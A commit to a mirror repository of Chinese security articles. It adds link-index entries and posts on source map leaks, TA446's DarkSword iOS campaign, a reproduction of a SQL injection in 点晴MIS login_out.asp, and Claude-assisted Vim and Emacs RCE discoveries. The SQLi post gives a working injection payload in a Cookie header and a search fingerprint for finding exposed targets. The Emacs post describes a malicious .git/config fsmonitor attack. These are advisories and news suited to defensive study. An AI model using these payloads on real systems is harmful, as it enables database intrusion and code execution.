mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
Claude Code 源码:要是能重来 | 聊聊 Source Map 泄露这件小事、威胁通缉令 · 红桃4丨RDP Client RCE漏洞(新增)、智能网联汽车漏洞管理实践探索、漏洞预警 | vLLM远程代码执行漏洞、皮皮宋渗透日记17|Shiro 反序列化漏洞:原理、利用与防御全解析、EDUSRC越权漏洞通杀30rank实战案例、预警情报:linux的Telnet 服务root 权限远程代码执行编号:CVE-2026-32746附POC、利用Claude AI挖掘Vim和Emacs 0day漏洞、漏洞环境 | PaperLab、紧急警报:NetScaler 漏洞 CVE-2026-3055 遭攻击者探测,或导致敏感数据泄露、关键 Fortinet FortiClient EMS 漏洞遭利用,可实现远程代码执行、从模板到提交到管理POC:VSCode 插件简化 POC 全流程、[漏洞复现]点晴MIS管理信息系统login_out.asp存在SQL注入漏洞(VEID-2025-1205)、漏洞预警 | LEAN MES系统任意文件读取漏洞、漏洞复现 | 美特CRM sendfile.jsp 存在任意文件上传漏洞、一句话让 AI 挖出两个编辑器零日漏洞、TA446 在针对性鱼叉式网络钓鱼活动中部署 DarkSword iOS 漏洞套件、因酷教育软件 queryUserById 信息泄露漏洞、新思路!支付漏洞实战案例分享:低价薅高价商品、
This commit is contained in:
 test committed
1 parent
4926e4a361
commit
36efa2cd43
20 files changed
+1621
-1
No files matched your search
@@ -19488,5 +19488,24 @@
|
||||
"https://mp.weixin.qq.com/s/KRKlG578WNRCNmpA8Lua1g": "【已复现】漏洞通告 | Vim 代码执行漏洞(CVE-2026-34714)",
|
||||
"https://mp.weixin.qq.com/s/6AoUwPytQ979s4LptEdfLQ": "WordPress插件漏洞导致超过80万个网站的敏感数据泄露",
|
||||
"https://mp.weixin.qq.com/s/-tZG-IhjSOAfA2L2Dcig4Q": "【零基础可复现】2026 春节 Android 中级题(Java→so→unidbg 全流程)",
|
||||
"https://mp.weixin.qq.com/s/FRj3m8Nqv2x5KNK5pSQadg": "Telegram 惊曝零日漏洞争议:发个贴纸就能控制手机?官方却全盘否认"
|
||||
"https://mp.weixin.qq.com/s/FRj3m8Nqv2x5KNK5pSQadg": "Telegram 惊曝零日漏洞争议:发个贴纸就能控制手机?官方却全盘否认",
|
||||
"https://mp.weixin.qq.com/s/b-Y4JXinfXJZmsJKvBvfpg": "Claude Code 源码:要是能重来 | 聊聊 Source Map 泄露这件小事",
|
||||
"https://mp.weixin.qq.com/s/jDqCPbON8fWbhzJYALrQ4w": "威胁通缉令 · 红桃4丨RDP Client RCE漏洞(新增)",
|
||||
"https://mp.weixin.qq.com/s/QfOixP4umzn0aFVLHG5nHQ": "智能网联汽车漏洞管理实践探索",
|
||||
"https://mp.weixin.qq.com/s/VquumwtaLN9X8gG0Msvl_w": "漏洞预警 | vLLM远程代码执行漏洞",
|
||||
"https://mp.weixin.qq.com/s/B95k1CWe83MZLXUcLHCKkw": "皮皮宋渗透日记17|Shiro 反序列化漏洞:原理、利用与防御全解析",
|
||||
"https://mp.weixin.qq.com/s/gdJj0cmBIp1tOfpSfA9PRA": "EDUSRC越权漏洞通杀30rank实战案例",
|
||||
"https://mp.weixin.qq.com/s/nzeYkCTF6fFOqkhDN-fyRQ": "预警情报:linux的Telnet 服务root 权限远程代码执行编号:CVE-2026-32746附POC",
|
||||
"https://mp.weixin.qq.com/s/IZ1vhbb9uArjysOHlmEYAA": "利用Claude AI挖掘Vim和Emacs 0day漏洞",
|
||||
"https://mp.weixin.qq.com/s/wKzZNcaFmNGzyjk3zlyAXQ": "漏洞环境 | PaperLab",
|
||||
"https://mp.weixin.qq.com/s/67txgBAUTT9F2JmMRKDzmA": "紧急警报:NetScaler 漏洞 CVE-2026-3055 遭攻击者探测,或导致敏感数据泄露",
|
||||
"https://mp.weixin.qq.com/s/lbdEwVQABntk4BBRfKGVaA": "关键 Fortinet FortiClient EMS 漏洞遭利用,可实现远程代码执行",
|
||||
"https://mp.weixin.qq.com/s/euKnHxD0p2cX9fpmmQWxPw": "从模板到提交到管理POC:VSCode 插件简化 POC 全流程",
|
||||
"https://mp.weixin.qq.com/s/r1unqCYMisj-c0RYcvHIsw": "[漏洞复现]点晴MIS管理信息系统login_out.asp存在SQL注入漏洞(VEID-2025-1205)",
|
||||
"https://mp.weixin.qq.com/s/l6s6o284UMMfDQ3a1w4BVA": "漏洞预警 | LEAN MES系统任意文件读取漏洞",
|
||||
"https://mp.weixin.qq.com/s/axP2bHKajuECqkdxib-IUw": "漏洞复现 | 美特CRM sendfile.jsp 存在任意文件上传漏洞",
|
||||
"https://mp.weixin.qq.com/s/9wTCdNYmx7alu_YelzwMyw": "一句话让 AI 挖出两个编辑器零日漏洞",
|
||||
"https://mp.weixin.qq.com/s/hvxxw4AzXAQo-HAZuBZZ7g": "TA446 在针对性鱼叉式网络钓鱼活动中部署 DarkSword iOS 漏洞套件",
|
||||
"https://mp.weixin.qq.com/s/nA6_ieBzRf85s6rCULDHIQ": "因酷教育软件 queryUserById 信息泄露漏洞",
|
||||
"https://mp.weixin.qq.com/s/cWFZTGjWa1kNJ2ZJuT96SA": "新思路!支付漏洞实战案例分享:低价薅高价商品"
|
||||
}
|
||||
@@ -0,0 +1,96 @@
|
||||
# Claude Code 源码:要是能重来 | 聊聊 Source Map 泄露这件小事
|
||||
原创 冰片Ice
|
||||
冰片Ice 安全女王 2026-03-31 23:05
|
||||
|
||||
# Source Map 文件泄露
|
||||
|
||||
今天蹭下热点,聊聊一个我在挖 SRC 过程中经常遇到但容易被忽视的问题 —— **Source Map 文件泄露**
|
||||
。
|
||||
## 一个"不难发现"的漏洞
|
||||
|
||||
做过web渗透测试的朋友应该都不陌生:打开浏览器开发者工具,翻翻 JS 文件末尾,看看有没有 sourceMappingURL
|
||||
注释,或者直接在 URL 后面拼个 .map
|
||||
试试 —— 就这么简单。
|
||||
|
||||
相比 SQL 注入、XSS 这些需要构造 payload 的漏洞类型,Source Map 泄露的发现门槛确实不高。装个浏览器扩展(比如 SourceDetector),日常浏览网页的时候它就会自动帮你标记出来。
|
||||
|
||||
但"容易发现"不代表"不严重"。
|
||||
## map 里面有什么
|
||||
|
||||
同样是 Source Map 泄露,不同场景下的风险差异很大:
|
||||
- 有的 map 文件里只有压缩前的变量名和目录结构,影响相对有限
|
||||
- 有的 map 文件包含完整的 sourcesContent
|
||||
,等于把未混淆的原始源码一字不差地送到了攻击者手里
|
||||
- 更严重的情况是源码中硬编码了 API Key、内部接口地址、鉴权逻辑 —— 这时候一个 map 文件就可能成为撕开安全防线的攻击入口
|
||||
昨天Claude Code 事件就是一个新鲜的典型例子:Anthropic 的 npm 包因为构建流程配置疏忽,把 .map
|
||||
文件打包进了发布产物,导致约 1,900 个 TypeScript 文件、超过 512,000 行完整源码暴露在公网上。内置工具、斜杠命令、未发布功能、内部特性标志……全部一览无余。
|
||||
|
||||

|
||||
|
||||
## 如何呢
|
||||
|
||||
技术层面的问题其实好解决 —— 关掉 source map 生成、服务端拦截 .map
|
||||
请求、发布前检查一下构建产物,几分钟的事。
|
||||
|
||||
**真正难的是意识层面。**
|
||||
|
||||
我在提交漏洞的过程中反复遇到这样的情况:
|
||||
|
||||
**反馈了,但不被重视。**
|
||||
有时候提交了 Source Map 泄露的报告,对方不语只是忽略。
|
||||
|
||||
**修了,但没修彻底。**
|
||||
我提供了泄露的 map 文件 URL,对方确实把这个文件删了,返回 404 了。但问题的根源 —— 构建配置没改。下次发版,新的 map 文件又生成了,换个 URL 照样能访问。头痛医头,脚痛医脚。
|
||||
|
||||
**没人修。**
|
||||
一些中小企业没有专职的安全人员,甚至开发和运维都靠乙方或外包。
|
||||
|
||||
还有一些情况是产品迭代太快、效率优先,安全配置在一次次"先上线再说"中被跳过了。或者是老项目年久失修,当初的构建配置已经没人维护了。
|
||||
|
||||
这些都不是靠提交一个漏洞报告就能解决的问题。
|
||||
## 又能怎
|
||||
|
||||
**SourceMap 安全指南**
|
||||
(source-map-leak.vercel.app)是一个纯静态的科普站点,以 Claude Code 泄露事件为切入点,面向三类人群:
|
||||
- **新手**
|
||||
—— 用比喻和交互演示解释什么是 Source Map、泄露是怎么发生的
|
||||
- **开发者**
|
||||
—— Webpack / Vite / Next.js / Vue CLI 各框架的具体配置方法,Nginx / Apache / Vercel 的服务端防护配置,npm 发包安全检查清单
|
||||
- **安全研究员**
|
||||
—— 检测工具推荐、漏洞挖掘流程、报告模板
|
||||
我希望它能成为一个可以直接甩给开发同学看的链接 —— 下次再遇到"什么是 Source Map?为什么要关掉?怎么关?"这类问题,不用每次都从头解释一遍。
|
||||
|
||||

|
||||
|
||||
## 关于功能
|
||||
|
||||
站点主要提供指南指引,没有
|
||||
在线检测功能
|
||||
。
|
||||
|
||||
受到浏览器同源策略(CORS)限制,一个网页的 JavaScript 一般是无法读取另一个网站的 JS 文件内容和响应头。用公共代理绕过的方案不稳定,检测结果不可靠,如果"没检测到”误报成 “安全"是给了用户错误的信心。所以
|
||||
站点里没有做在线检测功能。推荐使用 SourceDetector 浏览器扩展或 curl 命令行来做检测 —— 这些方式不受 CORS 限制,结果比较可靠。
|
||||
|
||||

|
||||
|
||||
## 写在最后
|
||||
|
||||
其实这种漏洞既不复杂也不高深,构建工具的默认配置、匆忙的上线流程、缺失的安全 review —— 每一个环节的小疏忽都可能把源代码送到公网上。
|
||||
|
||||
如果你是开发者,花五分钟检查一下自己项目的构建配置。
|
||||
|
||||
如果你是安全从业者、漏洞赏金猎人,下次提交报告的时候或许可以附上这个站点的链接,帮助对方更好地理解问题。
|
||||
少一些"修了但没修好"的来回。
|
||||
|
||||
|
||||
项目已在 GitHub 开源(CC BY-NC-SA 4.0):
|
||||
https://github.com/ForOneIce/SourceMapLeak
|
||||
|
||||
在线访问: https://source-map-leak.vercel.app
|
||||
|
||||
## 微信咨询(添加请说明来意):
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,36 @@
|
||||
# EDUSRC越权漏洞通杀30rank实战案例
|
||||
原创 尘佑不尘
|
||||
尘佑不尘 尘宇安全 2026-04-01 02:00
|
||||
|
||||
小程序越权漏洞一个报名的功能
|
||||
|
||||

|
||||
|
||||
点击取消报名
|
||||
|
||||

|
||||
|
||||
数据包如下:
|
||||
|
||||
报名取消是显示200
|
||||
|
||||

|
||||
|
||||
id为个人id,如果未报名取消是如下情况:
|
||||
|
||||

|
||||
|
||||
取消后再取消如下
|
||||
|
||||
拿这个id举例
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
随后直接找寻通用系统,小通杀一波
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,42 @@
|
||||
# TA446 在针对性鱼叉式网络钓鱼活动中部署 DarkSword iOS 漏洞套件
|
||||
HackSee安全团队
|
||||
HackSee安全团队 HackSee安全生活 2026-03-31 13:31
|
||||
|
||||

|
||||
|
||||
Proofpoint披露了一项针对性的电子邮件活动细节,这些活动中与俄罗斯有关联的威胁行为者利用最近披露的DarkSword漏洞套件针对iOS设备。
|
||||
|
||||
这一活动被高度确定归因于俄罗斯国家支持的威胁组织TA446,该组织也被更广泛的网络安全社区追踪,名称包括Callisto、COLDRIVER和星暴(前称SEABORGIUM)。该机构被评估为隶属于俄罗斯联邦安全局(FSB)。
|
||||
|
||||
该黑客组织以发动鱼叉式钓鱼活动而闻名,旨在从目标那里获取凭证信息。然而,过去一年中,该威胁行为者发起的攻击针对受害者的WhatsApp账户,并利用各种自定义恶意软件家族窃取敏感数据。
|
||||
|
||||
Proofpoint和Malfors指出的最新活动涉及利用伪造的“讨论邀请”邮件,伪造大西洋理事会,通过DarkSword漏洞套件传播数据挖掘恶意软件GHOSTBLADE。这些邮件由被攻破的发件人于2026年3月26日发送。邮件收件人之一是俄罗斯著名反对派政治家、反腐基金会政治主任列昂尼德·沃尔科夫。
|
||||
|
||||
据称,Proofpoint的安全工具触发的自动分析被重定向到一份无害的诱饵PDF文档,这很可能是因为服务器端的过滤机制只引导iPhone浏览器访问该漏洞工具包。
|
||||
|
||||

|
||||
|
||||
Proofpoint表示:“我们此前并未观察到TA446会针对用户的iCloud账户或苹果设备,但泄露的DarkSword iOS漏洞利用工具包的采用,使该行为者能够针对iOS设备进行攻击。”
|
||||
|
||||
这家企业安全公司还指出,过去两周该威胁行为方的邮件量“显著增加”,并补充说,这些攻击导致通过密码保护的ZIP文件部署了一个名为MAYBEROBOT的已知后门。
|
||||
|
||||
该组织使用DarkSword的事实也得到了证据,一台上传到VirusTotal的DarkSword加载器中提到了“escofiringbijou[.”。“com”,这是归因于威胁行为者的第二阶段域名。
|
||||
|
||||
一项 urlscan.io 结果显示,TA446控制的域曾为DarkSword漏洞套件服务,包括初始重定向器、漏洞加载器、远程代码执行以及指针认证码(PAC)绕过组件。然而,没有证据表明沙盒逃脱曾被实施。
|
||||
|
||||
据怀疑,TA446正在将DarkSword漏洞工具包重新利用用于凭证收集和情报收集,Proofpoint指出,邮件活动中的目标“比平时更广泛”,涵盖了政府、智库、高等教育、金融和法律实体。
|
||||
|
||||
这反过来又引发了威胁行为者利用DarkSword新能力作为对更广泛目标的机会主义行动的一部分。
|
||||
|
||||
Proofpoint的威胁研究员Greg Lesnewisch告诉《黑客新闻》,这次攻击很可能利用了DarkSword的泄露版本,该版本直接从UNC6353的一个水源中获取并上传到GitHub,并且“TA446使用的是UNC6353之前使用的同一版本的漏洞工具包。”目前尚不清楚这些攻击是否成功。然而,Proofpoint表示,所有针对其客户的消息都被屏蔽了。
|
||||
|
||||
此举正值苹果开始向运行旧版iOS和iPad的iPhone和iPad发送锁屏通知,提醒用户网络攻击并敦促他们安装更新以阻挡威胁。这一不同寻常的举措表明,苹果已将其视为足够广泛的威胁,需要用户立即关注。
|
||||
|
||||
苹果的警告也与GitHub上新版本DarkSword泄露同时发生,引发了人们对其可能民主化国家级漏洞利用的担忧,从而从根本上改变移动威胁格局。
|
||||
|
||||
Lookout首席研究员贾斯汀·阿尔布雷希特表示,泄露的即插即用版本甚至允许不熟练的威胁行为者部署先进的iOS间谍工具包,将其变成商品恶意软件。
|
||||
|
||||
“DarkSword驳斥了普遍认为iPhone免疫网络威胁,高级移动攻击仅用于针对政府和高级官员的定点行动,”Albrecht补充道。
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,50 @@
|
||||
# [漏洞复现]点晴MIS管理信息系统login_out.asp存在SQL注入漏洞(VEID-2025-1205)
|
||||
老谢
|
||||
老谢 H4ll0 H4ck3r 2026-04-01 01:03
|
||||
|
||||
```
|
||||
|
||||
声明: 由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,H4ll0 H4ck3r及文章作者不为此承担任何责任。
|
||||
H4ll0 H4ck3r拥有对此文章的修改和解释权。如欲转载或传播此文章,必须保证此文章的完整性,包括版权声明等全部内容。未经H4ll0 H4ck3r允许,不得任意修改或者增减此文章内容,不得以任何方式将其用于商业目的。
|
||||
|
||||
```
|
||||
|
||||
**漏洞描述**
|
||||
```
|
||||
该漏洞出现在点晴MIS系统的 login_out.asp 文件中。
|
||||
系统在处理用户注销或会话相关逻辑时,未对 Cookie 中的
|
||||
oabusyusername 参数进行有效的过滤或 sanitization(清理),
|
||||
导致攻击者可以通过构造特殊的 Cookie 值来篡改后台SQL查询语句的结构
|
||||
```
|
||||
|
||||
**影响版本**
|
||||
```
|
||||
点晴MIS管理信息系统
|
||||
```
|
||||
|
||||
**空间测绘**
|
||||
```
|
||||
title="点晴MIS管理信息系统"
|
||||
```
|
||||
|
||||

|
||||
|
||||
**本地漏洞环境复现**
|
||||
|
||||

|
||||
|
||||
**Veil POC**
|
||||
```
|
||||
GET /login_out.asp HTTP/1.1
|
||||
Host: {{Hostname}}
|
||||
Cookie: oabusyusername=1'+and+@@VERSION>1--
|
||||
User-Agent: {{random_ua}}
|
||||
|
||||
#@ condition: and
|
||||
#@ matcher: header["Content-Type"] contains "html"
|
||||
#@ matcher: body contains "转换成数据类型 int 时失败"
|
||||
#@ matcher: status_code == 500
|
||||
```
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,94 @@
|
||||
# 一句话让 AI 挖出两个编辑器零日漏洞
|
||||
原创 🅼🅰🆈
|
||||
🅼🅰🆈 独眼情报 2026-03-31 12:58
|
||||
|
||||
> token 是未来和水电一样的基础设施啊,token为王!--独眼情报
|
||||
|
||||
|
||||

|
||||
|
||||
2026 年 3 月 30 日,安全研究公司 Calif 在博客上丢了一枚炸弹:他们用 Anthropic 的 Claude,仅凭一句自然语言提示,就在 Vim 和 Emacs 这两款有着数十年历史的文本编辑器中各挖出了一个远程代码执行(RCE)漏洞。用户只要打开一个恶意文件,攻击者就能以该用户权限执行任意系统命令。
|
||||
|
||||
这事听起来有点离谱。但更离谱的是,Calif 用来启动整个漏洞猎杀流程的提示词只有一行:「Somebody told me there is an RCE 0-day when you open a file. Find it.」
|
||||
## Vim 漏洞:七年前的幽灵回来了
|
||||
|
||||

|
||||
|
||||
先说 Vim 这边。漏洞已被分配编号 CVE-2026-34714,CVSS 评分 9.2(关键级别),影响 9.2.0272 之前的所有版本。据 Vim 官方安全公告 GHSA-2gmj-rpqf-pxvh 披露,这是一条两环利用链:
|
||||
|
||||
第一环是 tabpanel 选项。Vim 的 statusline 和 tabline 选项都支持 %{expr}
|
||||
格式的表达式字符串,但它们同时携带 P_MLE 标志——这个标志的作用是要求 modelineexpr 设置必须被显式启用,才允许从 modeline(文件内嵌的编辑器配置行)中解析表达式。说白了,这是一道安全闸门。但 tabpanel 在实现时漏掉了这个标志,导致安全检查被彻底绕过,恶意表达式可以从 modeline 直接注入。
|
||||
|
||||
第二环是沙箱逃逸。Vim 确实把来路不明的表达式丢进了沙箱执行——这步做对了。但 autocmd_add()
|
||||
函数没有调用 check_secure()
|
||||
,意味着沙箱内的代码可以注册一个自动命令(autocommand),而这个自动命令会在沙箱退出后才触发。攻击者利用这个时间差,让恶意代码在沙箱之外获得完整执行权限。
|
||||
|
||||
两个缺陷单独看都不致命,但组合起来就是一条完整的 RCE 利用链——不需要任何特殊配置,不需要用户做任何额外操作,打开文件就中招。modeline 功能默认开启,tabpanel 在标准构建中默认包含。
|
||||
|
||||
熟悉 Vim 安全史的人会觉得似曾相识。2019 年的 CVE-2019-12735 就是同一个攻击面——modeline 沙箱逃逸。那次是通过 :source!
|
||||
命令绕过沙箱,这次是通过 autocmd_add()
|
||||
的函数接口绕过。同一个子系统,同一类漏洞模式,相隔七年再次被攻破。
|
||||
|
||||
Vim 维护者 Christian Brabandt 反应迅速,漏洞被修复在 v9.2.0272 补丁中,对应 commit hash 为 664701eb。据公告记载,漏洞发现者署名为 Hung Nguyen——这位是 Calif 的安全研究员。
|
||||
## Emacs 漏洞:一个更微妙的责任归属争议
|
||||
|
||||

|
||||
|
||||
Vim 的故事已经够有戏剧性了,但 Calif 没停。他们半开玩笑地说「那我们换 Emacs 吧」,然后给 Claude 发了第二条提示:「I've heard a rumor that there are RCE 0-days when you open a txt file without any confirmation prompts.」
|
||||
|
||||
Claude 又一次交出了可用的 PoC。
|
||||
|
||||
这条攻击路径和 Vim 完全不同。它利用的是 Emacs 的版本控制集成功能。当用户在 Emacs 中打开任何文件时,vc-refresh-state
|
||||
钩子会自动检查文件是否处于版本控制目录中。如果目录里存在 .git
|
||||
文件夹,Emacs 会通过 vc-git.el
|
||||
调用 Git 执行 git ls-files
|
||||
和 git status
|
||||
。
|
||||
|
||||
关键在于:Git 在执行任何命令前都会先读取 .git/config
|
||||
。如果 config 中设置了 core.fsmonitor
|
||||
指向一个可执行文件,Git 就会直接执行它。攻击者只需要构造一个压缩包,里面藏一个恶意的 .git
|
||||
目录和一个看起来完全无害的文本文件。受害者解压后在 Emacs 中打开那个文本文件,就会触发整条链路——没有任何确认对话框,没有 file-local variables,纯文本文件本身没有任何恶意内容,默认配置即可复现。
|
||||
|
||||
Calif 于 2026 年 3 月 28 日向 GNU Emacs 维护者报告了这个问题。3 月 30 日,维护者拒绝修复,理由是这是 Git 的问题,不是 Emacs 的问题。
|
||||
|
||||
据 VPNCentral 的分析,这个归属之争颇有意味。Calif 提出的修复方案是在 vc-git.el
|
||||
的 vc-git--call
|
||||
函数中添加 -c core.fsmonitor=false
|
||||
参数,这说明利用路径确实依赖于 Emacs 的 Git 集成组件,而不是编辑器的核心解析逻辑。
|
||||
|
||||
「研判」维护者拒绝的逻辑站得住脚——从纯技术角度看,任何调用 Git 的程序在遇到恶意 .git/config
|
||||
时都可能中招,这确实是 Git 的设计问题。但从用户安全角度看,Emacs 默认、无提示、自动触发 Git 操作这个行为本身就值得审视。Arabian Post 的报道把话说得很直接:把「Claude 在 Vim 和 Emacs 中都找到了零日」写成一行标题,是在把两个性质不同的现实压扁成一个戏剧化的叙事。
|
||||
|
||||
**目前 Emacs 侧没有官方补丁,用户只能自行防范——不要在 Emacs 中打开来路不明的压缩包或目录中的文件。**
|
||||
## Calif 是谁
|
||||
|
||||
这家公司不是突然冒出来的。据其官网和 LinkedIn 介绍,Calif 由 Thai Duong 创办,Thai 在 Google 工作了 12 年,主导过 Gmail、Android、YouTube 的安全与密码学工作,参与创建了 Google Tink 和 Project Wycheproof,早年还参与发现了 SSL 领域的 BEAST、CRIME、POODLE 漏洞。团队成员包括 Tavis Ormandy(近期加入)、Parisa Tabriz(Google Chrome 安全负责人、Project Zero 领导者),以及多位在 Black Hat、ZeroNights 等顶级会议上发表过演讲的研究员。据 LinkedIn 信息,Calif 的客户包括 Claude、Gemini、Cursor 等 AI 产品的红队测试,年收入已超过八位数。
|
||||
|
||||
这不是一个拿 AI 做噱头的团队。他们有深厚的漏洞研究传统,现在只是多了一个新工具。
|
||||
## 范式转折:从「人找漏洞」到「AI 找漏洞」
|
||||
|
||||
Calif 把这次事件作为「MAD Bugs: Month of AI-Discovered Bugs」活动的开篇,宣布将在 2026 年 4 月底前持续发布 AI 发现的漏洞和利用代码。
|
||||
|
||||
他们在博客里写了一句耐人寻味的话:「This feels like the early 2000s. Back then a kid could hack anything, with SQL Injection. Now with Claude.」
|
||||
|
||||
这个类比有没有道理?有。但也需要谨慎解读。
|
||||
|
||||
先看事实。Anthropic 自己在 2026 年 2 月 5 日发布的研究中披露,Claude Opus 4.6 在开源软件中发现并验证了超过 500 个高严重性零日漏洞,其中一些漏洞在专家审查和持续模糊测试覆盖下存活了数十年。据 Axios 报道,Claude 在 CGIF 库中通过推理 LZW 压缩算法的逻辑发现了一个堆缓冲区溢出,而传统覆盖引导式模糊测试即使在 100% 代码覆盖率下也没能捕获它。在 GhostScript 的案例中,Claude 在模糊测试和手动分析都失败后,转向项目的 Git 提交历史寻找线索,最终找到了漏洞。
|
||||
|
||||
与此同时,AI 安全初创公司 AISLE 独立发现了 OpenSSL 2026 年 1 月安全补丁中的全部 12 个零日漏洞,包括一个罕见的高严重性堆栈缓冲区溢出。据 VentureBeat 报道,AISLE 的 AI 系统贡献了 2025 年 OpenSSL 全部 14 个 CVE 中的 13 个。OpenSSL 是地球上被审计得最彻底的密码学库之一。
|
||||
|
||||
这些数据叠加在一起,信号非常明确:AI 驱动的漏洞发现已经从实验室走进了生产环境。
|
||||
|
||||
但 Calif 的案例有一个细节经常被忽略。据 VPNCentral 的分析,Claude 找到了漏洞,但人类仍然验证了结果、编写了利用代码、处理了披露流程。Anthropic 自己的安全研究论文也明确提到,人工确认仍然是流程的组成部分。说白了,这不是「AI 独立完成了一切」,而是「AI 极大地压缩了从模糊线索到可用漏洞之间的距离」。
|
||||
|
||||
「研判」真正的范式转折不在于 AI 能否找到漏洞——这点已被反复证明——而在于进入门槛的骤降。过去,挖一个 Vim modeline 沙箱逃逸需要深入理解 Vim 源码结构、modeline 解析机制、沙箱实现细节。现在,一句「帮我找个打开文件就能 RCE 的零日」就够了。这对防御者来说意味着:漏洞从发现到被公开利用的时间窗口正在急剧压缩。
|
||||
## 防御者的时间窗口
|
||||
|
||||
Anthropic 的研究报告提出了一个核心判断:AI 模型现在能以规模化的速度发现高严重性漏洞,而防御者率先使用这种能力与攻击者发展出等效能力之间的窗口正在收窄。
|
||||
|
||||
这不是危言耸听。据 VentureBeat 对 40 多位 CISO 的采访,大多数安全负责人对基于推理的漏洞扫描工具尚未建立正式的治理框架——他们没想到这种能力会在 2026 年初就到来。
|
||||
|
||||
而在硬币的另一面,独立研究者 Martin Alderson 指出了一个更令人不安的问题:Anthropic 的研究聚焦的是有维护者的活跃项目,补丁可以被交付。但互联网上存在大量被遗弃的软件——没人维护、没人打补丁,却仍然运行在数以百万计的服务器上。过去保护这些软件的唯一屏障是「不值得花人力去看」。现在这道屏障不存在了。
|
||||
|
||||
|
||||
@@ -0,0 +1,148 @@
|
||||
# 从模板到提交到管理POC:VSCode 插件简化 POC 全流程
|
||||
原创 0x八月
|
||||
0x八月 0x八月 2026-03-31 15:43
|
||||
|
||||
# 从模板到提交到管理POC:VSCode 插件简化 POC 全流程
|
||||
|
||||
⚠️
|
||||
|
||||
请勿利用文章内的相关技术从事
|
||||
**非法渗透测试**
|
||||
,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。
|
||||
**工具和内容均来自网络,仅做学习和记录使用,安全性自测,如有侵权请联系删除。**
|
||||
|
||||
⚠️注意:现在只对常读和星标的公众号才展示大图推送,建议大家把"
|
||||
**0x八月**
|
||||
"设为星标⭐️"否则可能就看不到了啦
|
||||
,
|
||||
点击下方卡片关注我哦!
|
||||
|
||||
**💡项目地址在文章底部哦!**
|
||||
|
||||
|
||||
## 📖 项目/工具简介
|
||||
|
||||
vscode-plugin-poc 是一款基于 **pocsuite3 框架**
|
||||
的 VSCode 插件,提供 POC 模板生成
|
||||
、漏洞平台一键提交
|
||||
、代码片段补全等功能,帮助**安全研究人员**
|
||||
快速完成漏洞验证代码的开发与管理,提升 POC 编写标准化程度。
|
||||
## 🚀 一句话优势
|
||||
|
||||
**右键即生成 POC 模板**
|
||||
,一键提交漏洞平台,告别重复性代码编写。
|
||||
## 📋 核心能力速览
|
||||
|
||||
<table><thead><tr style="margin: 0px;padding: 0px;box-sizing: border-box;border: 0px;background-color: transparent;"><th style="margin: 0px;padding: 12px 16px;box-sizing: border-box;border: 2px solid rgb(26, 26, 26);text-align: left;font-weight: 800;background-color: rgb(255, 217, 61);color: rgb(26, 26, 26);text-transform: uppercase;letter-spacing: 0.02em;font-size: 14px;min-width: 85px;"><section><span leaf="">功能</span></section></th><th style="margin: 0px;padding: 12px 16px;box-sizing: border-box;border: 2px solid rgb(26, 26, 26);text-align: left;font-weight: 800;background-color: rgb(255, 217, 61);color: rgb(26, 26, 26);text-transform: uppercase;letter-spacing: 0.02em;font-size: 14px;min-width: 85px;"><section><span leaf="">说明</span></section></th></tr></thead><tbody><tr style="margin: 0px;padding: 0px;box-sizing: border-box;border: 0px;background-color: transparent;"><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">新建 POC</span></section></td><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">右键生成 pocsuite3 标准模板</span></section></td></tr><tr style="margin: 0px;padding: 0px;box-sizing: border-box;border: 0px;background-color: rgb(255, 249, 196);"><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">提交 POC</span></section></td><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">一键提交到漏洞管理平台</span></section></td></tr><tr style="margin: 0px;padding: 0px;box-sizing: border-box;border: 0px;background-color: transparent;"><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">代码片段</span></section></td><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">常用 POC 代码快速补全</span></section></td></tr><tr style="margin: 0px;padding: 0px;box-sizing: border-box;border: 0px;background-color: rgb(255, 249, 196);"><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">本地扫描</span></section></td><td style="margin: 0px;padding: 12px 16px;box-sizing: border-box;font-size: 15px;border: 2px solid rgb(26, 26, 26);text-align: left;color: rgb(45, 45, 45);font-weight: 600;min-width: 85px;"><section><span leaf="">快速创建本地扫描任务</span></section></td></tr></tbody></table>
|
||||
## 📸 运行截图
|
||||
|
||||
<table><thead><tr style="margin: 0px;padding: 0px;box-sizing: border-box;border: 0px;background-color: transparent;"><th style="margin: 0px;padding: 12px 16px;box-sizing: border-box;border: 2px solid rgb(26, 26, 26);text-align: left;font-weight: 800;background-color: rgb(255, 217, 61);color: rgb(26, 26, 26);text-transform: uppercase;letter-spacing: 0.02em;font-size: 14px;min-width: 85px;"><section><span leaf="">功能模块</span></section></th><th style="margin: 0px;padding: 12px 16px;box-sizing: border-box;border: 2px solid rgb(26, 26, 26);text-align: left;font-weight: 800;background-color: rgb(255, 217, 61);color: rgb(26, 26, 26);text-transform: uppercase;letter-spacing: 0.02em;font-size: 